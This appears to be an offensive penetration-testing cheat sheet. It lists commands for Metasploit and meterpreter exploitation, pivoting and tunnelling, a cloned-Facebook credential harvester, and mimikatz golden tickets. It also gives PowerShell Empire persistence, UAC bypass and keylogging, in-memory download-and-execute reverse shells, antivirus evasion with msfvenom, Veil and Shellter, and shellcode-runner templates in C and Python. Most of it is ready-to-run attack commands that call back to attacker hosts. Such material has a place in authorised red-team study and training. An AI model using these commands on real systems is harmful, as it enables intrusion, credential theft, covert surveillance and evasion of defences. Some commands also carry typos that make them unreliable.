Sqlmap –u http://ip/comment.php?id=739 --dbms=mysql --os-shell
```

Nmap Scan

```
nmap –PA <ip> -f –D192.168.1.5,172.69.84.3 --spoof-mac 0:nmap SYN scan
nmap –sV –sT <ip>                                 :OS, services, enum
```

SQL Scan, SSH Scan, FTP Scan

```
*Refer to FingerPrint / Scanning Page
```

Open VNC Scan (Often)

```
msfconsole                                        :open metasploit
use auxiliary/scanner/vnc/vnc_none_auth           :scanner for unauthenticated vnc
set RHOSTS <ip>                                   :set ips
```

Open X11 Scan (Legacy, Highly Vulnerable)

```
msfconsole                                        :open metasploit
use auxiliary/scanner/x11/open_x11                :scanner for X11 servers
set RHOSTS <ip>                                   :set ips
set THREADS 50
run
```

Enumeration

```
nbtscan –r <ip/cidr>                        :identify NetBIOS info
enum4linux –v <ip>                          :enumeration tool in Kali, user names, shares
net use \\<target_ip>                       :attempts a null session
net use \\<target_ip>\<sharename>           :shares such as IPC$,ADMIN$,C$
enum –S <target_ip>                         :list of shares (IPC$,ADMIN$,C$)
enum –U <target_ip>                         :list of users
enum –G <target_ip>                         :list of groups and member acconts
```

Password Cracking

```
Hydra –L <userlist> -P <passlist> <ip/cidr> ssh      :create userlist from enumeration
```

Finding a Vulnerability and Exploiting

```
nmap –sT –A –P0 <target_ip>                       :nmap detailed scan
```

```
nmap –sT –A –script=smb-check-hs –P0 <ip>      :vulnerability check
msfconsole                                     :after finding a vulnerability
search <MS# or service>                        :search for exploits
use exploit/windows/smb/ms08_067_netapi        :set your exploit
set PAYLOAD windows/meterpreter/reverse_tcp    :show PAYLOAD shows options
show targets                                   :in this case OS specific
set TARGET 3                                   :3 corresponds to the OS
set RHOST <target_ip>                          :define target
set LHOST <attacker_ip>                        :your ip
set LPORT <attacker_port>                      :your port to receive on
show options                                   :make sure your variables good
exploit
```

Exploiting Through Social Engineering

```
cd /pentest/exploits/set                       :social engineering toolkit
./set
2                                              :website attack vectors
3                                              :credential harvester method
2                                              :site cloner
https://www.facebook.com/login.php             :clone fb, listens on port 80

alternatively you could do
cd ./set
python –m SimpleHTTPServe                      :starts server to serve payloads
```

Port Forwarding / Proxies / Tunneling

MetaSploit Port Forwarding

```
use <first_exploit>                                  :set exploit to use
set PAYLOAD windows/meterpreter/bind_tcp             :set other variables too
exploit                                              :assume we exploit
background                                           :send to background
route add <2nd_victim_subnet> <netmask> <sid>        :add pivot route
use <second_exploit>                                 :prepare exploit for 2nd victim
set RHOST & PAYLOAD                                  :set variables
exploit                                              :pivots exploit through 1st meterpreter
```

Port Forwarding (bypass firewall port filters)

```
nano /etc/rinetd.conf                                :edit rinetd config to port forward
*add: <proxy_ip> <bindport> <target_ip> <target_port> i.e. 208.88.127.99   80
67.23.74.189  3389                                   :goes out on port 80, connect to RDP
/etc/init.d/rinetd restart                           :restart svc to take effect
*Then mstsc (RDP) to proxy ip, enter 208.88.127.99:80 in mstsc which actually forwards
to 67.23.74.189
```

Bypass Firewall with Local Netcat Relay (on target box)

```
mknod backpipe p                                     :create backpipe
nc –l –p <allowed_inbound_port> 0<backpipe | nc 127.0.0.1 22 1>backpipe :TO port 22
ssh user@ip –p <allowed_inbound_port>                :now our backpipe will route to port 22
```

SSH Tunneling: Local Port Forwarding

```
ssh <gateway> -L <local port to listen>:<remote host>:<remote port>
ex: ssh w.x.y.z –p 53 –L 8080:a.b.c.d:80             :ex where f/w only allows port 53
http://127.0.0.1:8080
```

SSH Tunneling: Remote Port Forwarding

```
ssh <gateway> -R <remote port to bind>:<local host>:<local port>
ex: ssh a.b.c.d –p 53 –R 3390:127.0.0.1:3389   :connect to target & forward to rdp
rdesktop 127.0.0.1:3390
```

SSH Tunnel & Proxy

```
ncat –lvp 443                              :received shell from inside computer
C:>dir plink.exe                           :we have uploaded a plink.exe (ssh client)
C:>netstat –an |find “LISTEN”              :look for listening ports
C:>plink –l root pass <proxy_ip> -R 3390:1270.0.01:3389
Attacker box:netstat –antp |grep LISTEN :look to listening ports
rdesktop 127.0.0.1:3390                    :Routes across proxy server
```

Proxychain Example (Run any network tool through HTTP, SOCKS4, SOCKS5 proxy)

```
ssh –f –N –R 2222:127.0.0.1::22 root@208.68.234.100   :first create a reverse SSH shell
to attack machine
netstat –lntp                              :shows connection to target machine over p 2222
ssh –f –N –D 127.0.0.1:8080 –p 2222 hax0r@127.0.0.1   :create dynamic application level
port forward on port 8080 on our attacking machine
netstat –lntp                              :show connection
proxychains nmap –T5 –-top-ports=20 –sT –Pn <ip>      :run nmap through our proxy target
```

SSH Dynamic Forwarding & Proxy Chain

```
*Example: We have compromised public facing server w/ssh running
ssh –D 8080 root@admin.megacorpone.com  :dynamic forward
netstat –antp |grep 8080                :shows tunnel on our attack machine
```

```
nano /etc/proxychains.conf              :add “socks4 127.0.0.1 8080”
proxychains nmap –p 3389 –sT –Pn 172.16.40.18-22 –open  :do a TCP Connect Scan on the
on-routable ips via our compromised ssh server
proxychains rdesktop 172.16.40.20       :RDP to non-routable ip via compromised ssh svr
```

HTTP Tunneling (possibly bypass stateful inspection f/w)

```
nc –vvn <ip> <port>
```

Traffic Encapsulation (possibly bypass deep packet inspection)

```
http_tunnel
stunnel
```

Metasploit

Basic Commands

```
/etc/init.d/postgresql start                    :MSF service required
/etc/init.d/metasploit start                    :MSF service required
update-rc.d postgresql enable                   :auto boot postgresql svc
update-rc.d metasploit enable                   :auto boot metasploit svc
msfconsole                                      :starts metasploit-framework
armitage                                        :3rd party GUI to MSF
help                                            :help
show exploits                                   :
show auxiliary                                  :various tasks, info gather, scan, etc
show payloads                                   :
show options                                    :
info                                            :
setg RHOSTS <ip>; setg THREADS 10               :setg sets global variables
back                                            :return from auxiliary module
exploit -j                                      :run exploit in background
jobs                                            :show running jobs
sessions -l                                     :show list of sessions
sessions -i <#>                                 :interact with session
sessions -K                                     :kill all sessions
background                                      :send session to background
Cntrl+Z                                         :exit session and go back to msfconsole
```

Meterpreter Commands

```
help                                            :summary of commands
exit                                            :or quit works too
?                                               :meterpreter full commands
migrate                                         :migrate to stable process such as lsass
sysinfo                                         :system name & OS running on
shutdown & reboot                               :system running on
reg                                             :read or write to memory
cd; lcd; pwd; ls; cat; mkdir; rmdir             :basic file system commands
cat                                             :display content files
download/upload                                 :move file to/from machine
getpid; getuid; ps; kill; execute               :common process commands
getprivs                                        :pull as many additional privs as possbl
migrate                                         :migrate meterpreter to a stabler proc
ipconfig; route                                 :networking commands
portfwd add -l 1234 -p 4444 -r <SecondTarget>   :set up port forward; first target=proxy
screenshot -p <file.jpg>                        :take a screenshot of the victim
idletime                                        :time GUI has been idle
uictl <enable/disable> <keyboard/mouse>         :don't do during pen tests
webcam_list; webcam_snap                        :webcam options
record_mic -d #                                 :record microphone # of seconds
keyscan_start; keyscan dump; keyscan_stop       :keystroke logger
use priv                                        :use the ext_server_priv module
getsystem -t 0                                  :priv escalation 0 tries all - priv mod
hashdump                                        :dump hashes from SAM - priv mod
run hashdump                                    :pull hashes from registry
timestomp                                       :modify date/times - priv mod
```

MetaSploit Database Services

```
hosts                                           :display info about discovered hosts
hosts -c address,os_flavor                      :search for certain properties of hosts
dbnmap 192.168.31.200-254 --top-ports 20        :scan hosts into MSF db w/nmap
services -p 443                                 :search MSF for machines w/ports open
db_export                                       :dump contents of database to flat file
creds                                           :creds collected
loot                                            :post mods-creds from browser, ssh key..
```

Webdav Vulnerabilities (often poorly configured and easy targets)

```
use auxiliary/scanner/http/webdav_scanner      :sets the webdav scanner
show options                                   :parameters required to run this mod
run                                            :run the module
```

SNMP Enumeration

```
search snmp                                    :list exploits & modules
use auxiliary/scanner/snmp/snmp_enum           :select snmp enumeration scan
info                                           :read info about it
show options                                   :parameters required to run this mod
set RHOSTS <ip_range>; set THREADS 10          :set parameters
run                                            :run the module
```

SMB Version Scanner

```
search smb                                     :list exploits & modules
use auxiliary/scanner/smb/smb_version          :select smb version scan
info                                           :read info about it
show options                                   :parameters required to run this mod
set RHOSTS <ip_range>; set THREADS 10          : set parameters
run                                            :run module
```

MetaSploit PSExec (Needs creds but one of the most commonly used exploits)

```
msfconsole                                     :start it up
use exploit/windows/smb/psexec                 :select our psexec module
show options, set RHOST, set RPORT, set SMBUser, set SMBPass, set SMBDomain
exploit
*if psexec doesn't work Veil-Catapult is useful is psexec fails
```

Pop3 Exploit Example

```
search pop3                                    :list pop3 exploits & modules
use exploit/windows/pop3/seattlelab_pass       :Seattle Lab Mail 5.5 Example exploit
set PAYLOAD windows/ <tab>                     :show all windows payload options
set PAYLOAD windows/shell_reverse_tcp          :select reverse shell
show options                                   :show parameters needing to be added
set RHOST <remote_ip>; set LHOST <attacker_ip> :set parameters
set LPORT 443
exploit
```

Meterpreter Reverse_TCP Payload (favorite & most commonly used)

```
use exploit/windows/pop3/seattlelab_pass       :Seattle Lab Mail 5.5 Example exploit
set PAYLOAD windows/met <tab>                  :show all windows meterpreter payloads
set PAYLOAD windows/meterpreter/reverse_tcp    :set the meterpreter payload for windows
show options                                   :show parameters needing to be added
exploit
help                                           :show options once you get shell
sysinfo                                        :queries basic parameters of computer
getuid                                         :permissions of session on machine
search -f *pass*.txt                           :search file system for passwords file
upload /usr/share/windows-binaries/nc.exe c:\\Users\\Offsec :upload files to target
download c:\\Windows\\system32\\calc.exe /tmp/calc.exe :download file from target
shell                                          :start cmd prompt on victim machine;if
our shell dies we can simply spawn another sessions
ftp 127.0.0.1
exit -y                                        :shut down Meterpreter session
```

Meterpreter Reverse_HTTPS Payload (Allow to bypass most deep packet inspection filters)

```
use windows/meterpreter/reverse_https          :select reverse_https
info                                           :exploit info
use windows/meterpreter/reverse_tcp_allports   :Attempts to connect back on all ports –
handy when you're not sure what egress firewall ports are in place
```

Add Exploits to MetaSploit

```
mkdir –p ~/.msf4/modules/exploits/windows/misc :make new directory
cd ~/.ms4/modules/exploits/windows/misc        :enter dir
cp /usr/share/metasploit-framework/modules/exploits/windows/pop3/seattlelab_pass.rb
./vulnserver.rb                                :copy over an exploit to mod
nano vulnserver.rb                             :edit exploit with our own
*Change payload space (in our case 800), Target Description, Ret (JMP ESP Address),
Offset, default RPORT, modify original exploit with our shell code
search vulnserver                              :search for exploit in metasploit
use exploit/windows/misc/vulnserver            :set our new exploit
set PAYLOAD windows/meterpreter/reverse_tcp    :payload
set LHOST <ip>; set LPORT 443;set RHOST <ip>   :set parameters
```

Resource Files (Automating Exploitation)

```
*Usually keep under /opt/metasploit/msf3/
echo use exploit/windows/smb/ms08_067_netapi > autoexploit.rc
echo set RHOST 192.168.1.155 >> autoexploit.rc
echo set PAYLOAD windows/meterpreter/reverse_tcp >> autoexploit.rc
echo set LHOST 192.168.1.101 >> autoexploit.rc
echo exploit >> autoexploit.rc
msfconsole
resource autoexploit.rc
```

MSF Multi/Handler (Accept various incoming payloads)

```
msfconsole
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
show options
set LHOST 192.168.0.5
set LPORT 443
exploit
```

Post Exploitation

```
search post … exploit                          :establish meterpreter session
sysinfo
background                                     :background session
use exploit/windows/local/service_permissions  :we want to elevate permissions
show options
set SESSION 2                                  :set session 2
exploit
sessions –i 2                                  :enter into session
```

MetaSploit Port Forwarding

```
use <first_exploit>                            :set exploit to use
set PAYLOAD windows/meterpreter/bind_tcp       :set other variables too
exploit                                        :assume we exploit
background                                     :send to background
route add <2nd_victim_subnet> <netmask> <sid>  :add pivot route
use <second_exploit>                           :prepare exploit for 2nd victim
set RHOST & PAYLOAD                            :set variables
exploit                                        :pivots exploit through 1st meterpreter
```

PowerShell Empire

About PowerShell Empire

https://www.powershellempire.com
A PowerShell framework for pen testing from MimiKatz to token manipulation, lateral movement, etc.

Troubleshooting PowerShell in General

```
Set-ExecutionPolicy Unrestricted
Enable-PSRemoting
netsh advfirewall set allprofiles state off

Invoke-PSRemoting (within PS Empire)
Usemodule lateral_movement/invoke_psremoting
Execute
Back

Remotely enable PSRemoting and Unrestricted PowerShell Execution using PsExec and
PSSession, then run PSRecon

    Option 1 -- WMI:
        PS C:\> wmic /node:"10.10.10.10" process call create "powershell -noprofile -
command Enable-PsRemoting -Force" -Credential Get-Credential

    Option 2 - PsExec:
        PS C:\> PsExec.exe \\10.10.10.10 -u [admin account name] -p [admin account
password] -h -d powershell.exe "Enable-PSRemoting -Force"

    Next...

        PS C:\> Test-WSMan 10.10.10.10
        PS C:\> Enter-PSSession 10.10.10.10
        [10.10.10.10]: PS C:\> Set-ExecutionPolicy Unrestricted -Force
```

Setup

```
./setup/install.sh                          :first setup script
./setup/setup_database.py                   :second setup script

./empire                                    :starts PS Empire
```

Listener

```
help                                        :man page
listeners                                   :listener mgmnt menu
list                                        :active listeners
info                                        :current set listener options
set Host http://ip:port                     :
./setup/cert.sh                             :generate self signed cert for https
Execute                                     :start listener
```

Stager

```
usestager <tab>                             :list avail stagers
set/unset/info <stager>                     :
generate                                    :generate output code
launcher <listener ID/name>                 :generate launcher for specific listnr
```

Agents

```
agents                                      :jump to agents menu
kill all                                    :kill all active agents
interact <agent_name>                       :
```

```
info/help                                          :once interacted
cd/upload/download/rename <new_name>               :once interacted
exit                                               :
```

Modules

```
usemodule <tab>                                    :see available modules
searchmodule privesc                               :search module names/descriptions
usemodule situational_awareness/network/sharefinder
info                                               :
set <option>                                       :like set Domain test.local
set Agent <tab>                                    :setting the agent option
execute                                            :execute module
back                                               :return to agent's menu
```

Import Script

```
scriptimport ./path/                               :bring your own
```

Credentials

```
mimikatz                                    :run invoke-Mimikatz w/sekurlsa:logonpasswords
credenitals/mimikatz/*                      :the rest of the mimikatz modules
creds                                       :store and operate as golden ticket or silver
creds add domain <user> <password>          :manually add
creds remove all                            :drop all creds
creds export                                :export csv
creds krbtgt/plaintext/hash/searcTearm      :filter creds in db by search term
creds plaintext                             :display all plaintext passwords
certs                                       :export all current certificates
command                                     :execute mimikatz command
lsadump                                     :execute an lsadump (useful domain controllers)
trust_keys                                  :extract current domain trust keys (dcs)
```

Golden/Silver Ticket Example

```
*Golden tickets are forged TGTs for a particular domain constructed using a domain's
SID and krbtgt has from a DC. Silver tickets are forged for a given service on a
particular server.
usemodule credentials/mimikatz/golden_ticket
creds
set CredID 1
set user Administrator
execute
User: <user>
hostname: name.domain / S-1-5-21…
Kerberos::golden /domain:<domain> /user:<user> /sid:<sid> /krbtgt:<krbtgt> /ptt

cifs                                        :command to allow access to files on server
host                                        :allows you to execute schtasks or WMI
creds
set CredID 2
execute
User: <user>
hostname: name.domain / S-1-5-21…
kerberos::golden /domain:<domain> /user:Administrator /service:cifs /sid:<SID>
/rc4:<rc4> /target:<target_host> /ptt

credentials/mimikatz/purge                  :purge tickets
```

Enumeration (Situational Awareness)

```
situational_awareness/host/dnsserver    :module to enumerate DNS servers used by host
situational_awareness/host/computerdetails     :useful info about host
situational_awareness/host/winenum      :host enumeration without needing local admin
situational/awareness/network/arpscan   :ipv4 arp scan
situational/awareness/network/reverse_dns      :reverse-grind IPs to determine hostname
situational/awareness/network/portscan         :nmap style port scan
situational/awareness/network/netview          :flexible query hosts from given domain
situational/awareness/network/userhunter       :noisy enumeration
```

```
situational/awareness/network/stealth_userhunter :not as noisy enum
situational/awareness/network/sharefinder      :enumerate machines and shares
-set
CheckShareAccess/get_computer/get_domaincontroller/get_user/get_exploitable_systems/get
_localgroup/map_domaintrusts
```

Privilege Escalation

```
UAC (Vista-)
privesc/bypassuac                              :module to bypass UAC
agents                                         :list agents
interact <agent>                               :
bypassuac test                                 :bypass UAC
agents                                         :see the new agent available


UAC (Win7+)
list                                           :list agents
interact <agent>                               :
usemodule privesc/bypassuac_wscript            :set Listener test
execute
agents                                         : look for the new agent available

Privilege Escalation
/privesc/powerup/*                             :Escalation module
privesc/powerup/allchecks

privesc/gpp                                    :08 Windows Group Policy
Get-GPPPassword                                :automatically retrieve and decrypt
```

Keylogging

```
usemodule collection/keylogger                 :set keylogger
jobs                                           :when runs continuous
jobs kill <job_id>                             :kill a background job
```

Lateral Movement

```
Pass the Hash
dir \\computer.domain\C$                       :example trying to C$ but fails
creds                                          :list creds
pth 1                                          :pass the hash with credID 1
sekurlsa::pth /user:<user> /domain:<domain> /ntlm:<pass from creds> :note PID
steal_token <pid>                              :steal token from PID
dir \\computer.domain\C$                       :should work now


Invoke WMI
Install Empire Agents
usemodule lateral_movement/invoke_wmi          :from agent menu
set Listener NAME                              :
set ComputerName <target_name>                 :
execute

Set debugger for specified TargetBinary with remote execution
usemodule lateral_movement/invoke_wmi_debugger
set ComputerName <computer_name>
execute


Invoke-PsExec (not advised due to large footprint but still times useful)
usemodule susemodule situational_awareness/network/find_localadmin_access
execute
back
usemodule lateral_movement/invoke_psexec
set ComputerName <name>
set Listener test
execute
agents                                         :look for new agent
```

```
Invoke-PSRemoting
Usemodule lateral_movement/invoke_psremoting
Execute
Back
```

Persistence

```
PowerBreach (memory backdoor)
persistence/powerbreach/deaduser                        :check if account exists
persistence/powerbreach/eventlog                        :queries eventlog for trigger
persistence/powerbreach/resolver                        :resolves hostname & trigger IP

persistence/userland/* (Reboot-persistance)
persistence/userland/registry                           :sets registry value
persistence/userland/schtask                            :scheduled task

Elevated Persistence
persistence/elevated/registry                           :sets reg value
persistence/elevated/schtask                            :scheduled task
persistence/elevated/wmi                                :permanent WMI subscription

Misc
persistence/misc/add_sid_history                        :create shadow domain admin on DC
persistence/misc/skeleton_key                           :adds on DC
persistence/misc/memssp                                 :Mimikatz mod log out authevents
persistence/misc/disable_machine/acct_change            :disable changing passwd
-but first mimikatz/credentials/logonpasswords; cleanup option also available
```

MSF Integration

```
Empire as a Payload
listeners                                               :show listeners
usestager dll test                                      :
set Arch x86
execute

in metasploit
user exploit/multi/handler
set payload windows/dllinject/reverse_http
set LHOST <ip>
set LPORT <port>
set DLL /tmp/launcher.dll
run

Foreign MSF Listeners
set Type meter                                          :to use a meterpreter listener
set Name meterpreter
info                                                    :about meterpreter listener
execute
list
```

Misc

```
Process Injection
psinject <listener> <pid>
execute
list
```

PowerShell: Nishang

About Nishang

https://github.com/samratashok/nishang

Nishang is a framework and collection of scripts and payloads which enables usage of PowerShell for offensive security, penetration testing and red teaming.

Antivirus

Nishang scripts are flagged by many Anti Viruses as malicious. The scrripts on a target are meant to be used in memory which is very easy to do with PowerShell. Two basic methods to execute PowerShell scripts in memory:

Method 1. Use the in-memory dowload and execute: Use below command to execute a PowerShell script from a remote shell, meterpreter native shell, a web shell etc. and the function exported by it. All the scripts in Nishang export a function with same name in the current PowerShell session.

```
powershell iex (New-Object Net.WebClient).DownloadString('http:///Invoke-
PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress [IP] -Port [PortNo.]
```

Method 2. Use the -encodedcommand (or -e) parameter of PowerShell All the scripts in Nishang export a function with same name in the current PowerShell session. Therefore, make sure the function call is made in the script itself while using encodedcommand parameter from a non-PowerShell shell. For above example, add a function call (without quotes) "Invoke-PowerShellTcp -Reverse -IPAddress [IP] -Port [PortNo.]".

Encode the scrript using Invoke-Encode from Nishang:

```
PS C:\nishang> . \nishang\Utility\Invoke-Encode

PS C:\nishang> Invoke-Encode -DataToEncode C:\nishang\Shells\Invoke-PowerShellTcp.ps1 -
OutCommand

Encoded data written to .\encoded.txt

Encoded command written to .\encodedcommand.txt
```

From above, use the encoded script from encodedcommand.txt and run it on a target where commands could be executed (a remote shell, meterpreter native shell, a web shell etc.). Use it like below:

```
C:\Users\target> powershell -e [encodedscript]
```

If the scripts still get detected changing the function and parameter names and removing the help content will help.

In case Windows 10's AMSI is still blocking script execution, see this blog: http://www.labofapenetrationtester.com/2016/09/amsi.html

Antivirus

```
Import-Module C:\nishang\nishang.psm1                :use Nishang a a module
Get-Command -Module nishang                          :list and use all functions
available
. .\Get-Information.ps1                              :use individual scripts
Add-Exfiltration -ScriptPath                         :add exfiltration & pass to script
```

Payload Generation/AV Bypass

Exploit Sources

```
https://www.exploit-db.com                          :Exploit Database
http://www.securityfocus.com                        :Security Focus
Common Packers: VMProtect, UPX, THemida, PELock, dotBundle, .netshirnk, Smart Packer
Pro
IExpress (or Shelter) – embed exe in another exe; Resource Hacker – make package look
more legit
```

Find Exploits in Kali

```
searchsploit slmail; locate 643.c                   :Exploit db archive search; locate
i586-mingw32msvc-gcc slmail-win-fixed.c –lws2_32 –o s.exe    :cross windows compile
gcc –o mempodipper exploit.c;./mempodipper          :compile exploit-alternate way
wine s.exe <ip>
```

Veil-Evasion (more success against AV Evasion than msfvenom)

```
Veil-Evasion.py                                     :start
list                                                :list diff payloads it can generate
auxiliary/pyinstaller wrapper                       :convert to WAR(Java), AV Evasion method
auxiliary/pyinstaller_wrapper                       :convert to exe, AV Evasion method
info powershell/meterpreter/https                   :comparable to show options
clean                                               :clean previous payloads/configs
use powershell/meterpreter/https                    :select payload
options                                             :show options once payload selected
set LHOST <ip>                                      :same as in metasploit
generate                                            :final command to generate payload
exit                                                :exit Veil
msfconsole                                          :start metasploit
resource /usr/share/veil-output/handlers/file.rc:import veil-evasion file to metasploit
```

msfvenom (Payload Generator) – Reverse HTTPS allows you to traverse deep packet inspection & encrypted traffic

```
msfvenom –p windows/meterpreter/reverse_https LHOST=192.168.10.5 LPORT=443 –f exe –o
met_https_reverse.exe
```

MetaSploit PowerShell Reverse Shell (Need to run code on client box)

```
msfconsole
use exploit/multi/script/web_delivery
show targets
set target 2
set payload /windows/meterpreter/reverse_https
set LPORT 53                                        :attack port
set SSL true
set LHOST <ip>                                      :LHOST is attack machine
exploit                                             :run code from user
```

msfvenom (Payload Generator)

```
msfvenom –l                                         :
msfvenom –l payloads                                :autogenerate over 275 payloads
msfvenom –p windows/shell_reverse_tcp LHOST=<ip> LPORT=<port> -f c –e
x86/shikata_ga_nai –b "\x00\x0a\x0d"                :-e encodes, -b bad chars, -f c = C code
msfvenom –p windows/meterpreter/reverse_https LHOST=<ip> LPORT=443 –f exe --platform
windows --a x86 > /var/www/reverse_met_https        :create reverse https payload for 32 bit
Windows and output under the web directory
msfconsole (separate tab)                           :start metasploit to set up listener
use exploit/multi/handler                           :
set PAYLOAD windows/meterpreter/reverse_https       :we use this for a reverse listener
show options                                        :show parameters
```

```
set LHOST <ip>; set LPORT 443                    :set parameters
*wait for executable to trigger payload on target, then greeted with meterpretr session

Msfvenom –p windows/shell_reverse_tcp LHOST=192.168.10.5 LPORT=4444 –f exe –o
shell_reverse.exe                                :another example of creating exe
```

Msfvenom Inject Payload into existing PE executable – Reduces chances of AV detection

```
msfvenom –p windows/shell_reverse_tcp LHOST=192.168.10.5 LPORT=4444 –f exe –e
x86/shikata_ga_nai –I 9 –x /usr/share/windows-binaries/plink.exe –o
shell_reverse_msf_encoded_embedded.exe
```

Shellter (AV detection; Shellcode Inject into native Windows apps)

```
https://www.shellterproject.com                  :shellcode injection tool
find 32 bit standalone legit exes
Try to scan using a multi-AV scanner (make sure no false positives)
If notification that exe is packed use a different one
If you are not sure about how to use Shellter, and what each feature does, then use the
Auto Mode
If you are just interested in bypassing the AV and execute your payload, hence not
looking at the Stealth Mode feature, then various uninstallers dropped by installed
programs might be what you need
```

PoshC2 (PowerShell Pen Testing Framework)

```
https://github.com/nettitude/PoshC2
powershell -exec bypass -c "IEX (New-Object
System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/nettitude/PoshC
2/master/C2-Installer.ps1')"                     :install
```

Compile Exploits

```
gcc
wget -0 exploit.c http://www.exploit-db.com/download/18411:dl exploit
gcc –o mempodipper exploit.c                     :compile exploit
./mempodipper                                    :run compiled exploit
mingw32
apt-get install mingw32                          :install mingw32
i586-mingw32msvc-gcc slmail-win-fixed.c –lws2_32 –o s.exe:mingw32 example
wine s.exe <ip>                                  :execute compiled example
pyinstaller                                      :install PyWin32 on Win to compile
python pyinstaller.py –onefile ms11-080.py       :compile python to executable
```

Compile Exploits w/MetaSploit OR MsfVenom to Avoid AV

Create payload, convert to python, convert to exe
Article by Mark Baggett

Create Payload w/MetaSploit
Metasploit has templates in the data/templates/src directory for DLLs, EXEs, and Windows Services. Start with them and modify them only as required to avoid your target's defenses. You can set the payload[SCSIZE] array to any shell code that meets your needs and compile it. There are plenty of options out there for shell code. You can get several examples of shell code from exploit-db and many of them do not trigger antivirus software. For example:

```
$ cat data/templates/src/pe/exe/template.c
#include &lt;stdio.h&gt;
#define SCSIZE 4096
char payload[SCSIZE] = "PAYLOAD:";
char comment[512] = "";

int main(int argc, char **argv) {
        (*(void (*)()) payload)();
        return(0);
```

```
}
```

ALTERNATION METHOD using Msfpayload

```
./msfpayload windows/shell_bind_tcp C
```

Python template that does same as C Template provided w/Metasploit

```
from ctypes import *

shellcode = '<-ascii shell code here ex: \x90\x90\x90->'

memorywithshell = create_string_buffer(shellcode, len(shellcode))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```

Use MetaSploit payload as ShellCode: Turn C source into python compatible string by deleting double quotes and new lines:

```
./msfpayload windows/shell_bind_tcp C  | tr -d '"' | tr -d '\n'
```

If you generate a multi-stage payload, just grab the string for stage one. Example:

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=127.0.0.1 C | tr -d '"' | tr -d '\n'
| more
```

Then grab the string produced for STAGE1 and plug it into my template as follows:

```
from ctypes import *

shellcode = '\xfc\xe8\x89\x00\x00\x00\... \x75\xec\xc3'

memorywithshell = create_string_buffer(shellcode, len(shellcode))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```

Next Compile to Executable

```
python configure.py
$ python makespec.py --onefile --noconsole shell_template.py
$ python build.py shell_template\shell_template.spec
```

Once program is run it connects back where stage2 is delivered

```
msf > use multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 127.0.0.1 LHOST => 127.0.0.1
msf  exploit(handler) > exploit
```

Post Exploitation

Psexec Remote Commands on Windows (SysInternals)

```
*During pen tests using this to spread minimizes crashing target chances
net use \\ip /u:admin                          :set up SMB session as admin user
psexec \\ip ipconfig                           :able to execute remote commands
psexec \\ip cmd.exe                            :remote shell
```

Psexec in MetaSploit (One of most useful modules)

```
*Cleans up after itself unlike SysInternals psexec
use exploit/windows/smb/psexec                 :
set PAYLOAD <payload>; set RHOST <ip>          :set normal variables
set SMBUser <admin>; set SMBPass <pass/hash>   :need admin creds
```

Scheduling a Job – Runas Workaround in Bash Shell (Without Terminal Access)

```
net use \\ip <password> /u:<admin>             :establish SMB session
sc \\ip query schedule                         :verify schedule svc running
sc \\ip start schedule                         :ensure it is running
net time \\ip                                  :check the time on the box
at \\ip <HH:MM> <A|P> <command>                :schedule task, at deprecated some vers
schtasks /create /tn <taskname> /s <ip> /u <user> /p <passwd> /sc <frequency> /st
<starttime> /sd <startdate> /tr <cmd>          :schtasks or at to schedule cmds
at \\ip                                        :verify your job scheduled to run
schtasks /query /s <ip>                        :verify your job scheduled to run
*meterpreter script schtaskabuse does same
```

Scheduling an Executable to Run – Runas Workaround in Bash Shell (Without Terminal Access)

```
net use \\ip <password> /u:<admin>             :establish SMB session w/admin
sc \\ip create <svcname> binpath=<cmd>         :
sc \\ip start <svcname>                        :start the service after creating
*but service only lasts 30 seconds before Windows kills it without receiving call
sc \\ip create <svcname> binpath= “cmd.exe /k <command>”:invoke cmd because 30s limit
*OR use InGuardian ServifyThis to wrap exe that makes the calls
```

Use WMIC to Connect Remotely

```
wmic /node:<ip> /node:@file.txt process call create <command>
                                               :not specifying user can pth
wmic /node:<ip> /node:@file.txt /user:<admin> /password:<passwd> process call create
<command>                                      :specify a user/pass
wmic /node:<ip> process list brief             :list remote processes
wmic /node:<ip> process where processid="<pid>" delete:del specific remote process
```

Powershell Command to Download File

```
(New-Object System.Net.WebClient) .DownloadFile("http:/ip/nc.exe","c:\nc.exe")
```

BabaDook (Persistence through PowerShell across Share Drives)

```
https://github.com/jseidl/Babadook             :download
```

Iodine (Hide/Tunnel traffic DNS servers)

```
https://github.com/yarrick/iodine
Better than Iodine,  *true* routable tunnel via DNS, NIDS detection poor
```

DNScat2 (Hide/Tunnel traffic DNS servers)

```
http://tadek.pietraszek.org/projects/DNScat/
Requires a bit of setup but DNS traffic is the most utilized even more than HTTP
```

traffic.

SoftEther VPN (Tunnel traffic through ICMP/DNS)

https://www.softether.org/1-features/1. Ultimate Powerful VPN Connectivity

Loki (Tunnel traffic through ICMP)

Older many signatures created to detect Loki traffic

Man Pages

```
Man7.org                                          :man pages made easy
```

Linux Search

```
grep                                              :search
grep -rnwI '/path/to/somewhere/' -e 'pattern'     :search for files contains specific text
updatedb                                          :must run before using locate
locate –i <term>                                  :locate files; -i = case insensitive
which sbd                                         :searches dirs in $PATH env
find / -name sbd*                                 :search for file names starting w/sbd
find / -name sbd* -exec file {} \;                :exe all sbd* files found
find / -iname '*password*'                        :recursive, iname=case insensitive name
find –I –name <file> -type *.pdf                  :find PDF files
find / -user user1 –size 33c 2>/dev/null          :find a files owned by user 33 bytes,
                                                  :2>/dev/null cleans irrelevant results
strings data.txt | grep "="                       :same as grep –A 1 = data.txt
strings -n [N]|grep "term"                        :search strings > than N chars(ASCII)
strings -e b|grep "term"                          :search strings with big endian encoding
strings -e l|grep "term"                          :search strings w little endian encoding

find / -type f -exec grep -H 'text-to-find-here' {} \;      :search for text
find /home –name .bash_history                    :good place to find cmds; . means hidden
.sh_history, .zsh_history, .ksh_history           :alternative shells to bash
find /home –name .bashrc                          :often used to config shell or load info
find /home –name .bash_profile                    :aslo important to look at
find /home –name .bash_history –type f –exec grep –H 'admin' {} \;
ls –ls /tmp         (or /var/tmp)                 :check tmp folder for leftover clues
/etc folder – cron jobs, shadow backups, etc
```

Search for passwords accidentally typed to shell

```
grep –A 1 passwd .bash_history OR find /home –name .bash_history | grep –A 1 passwd
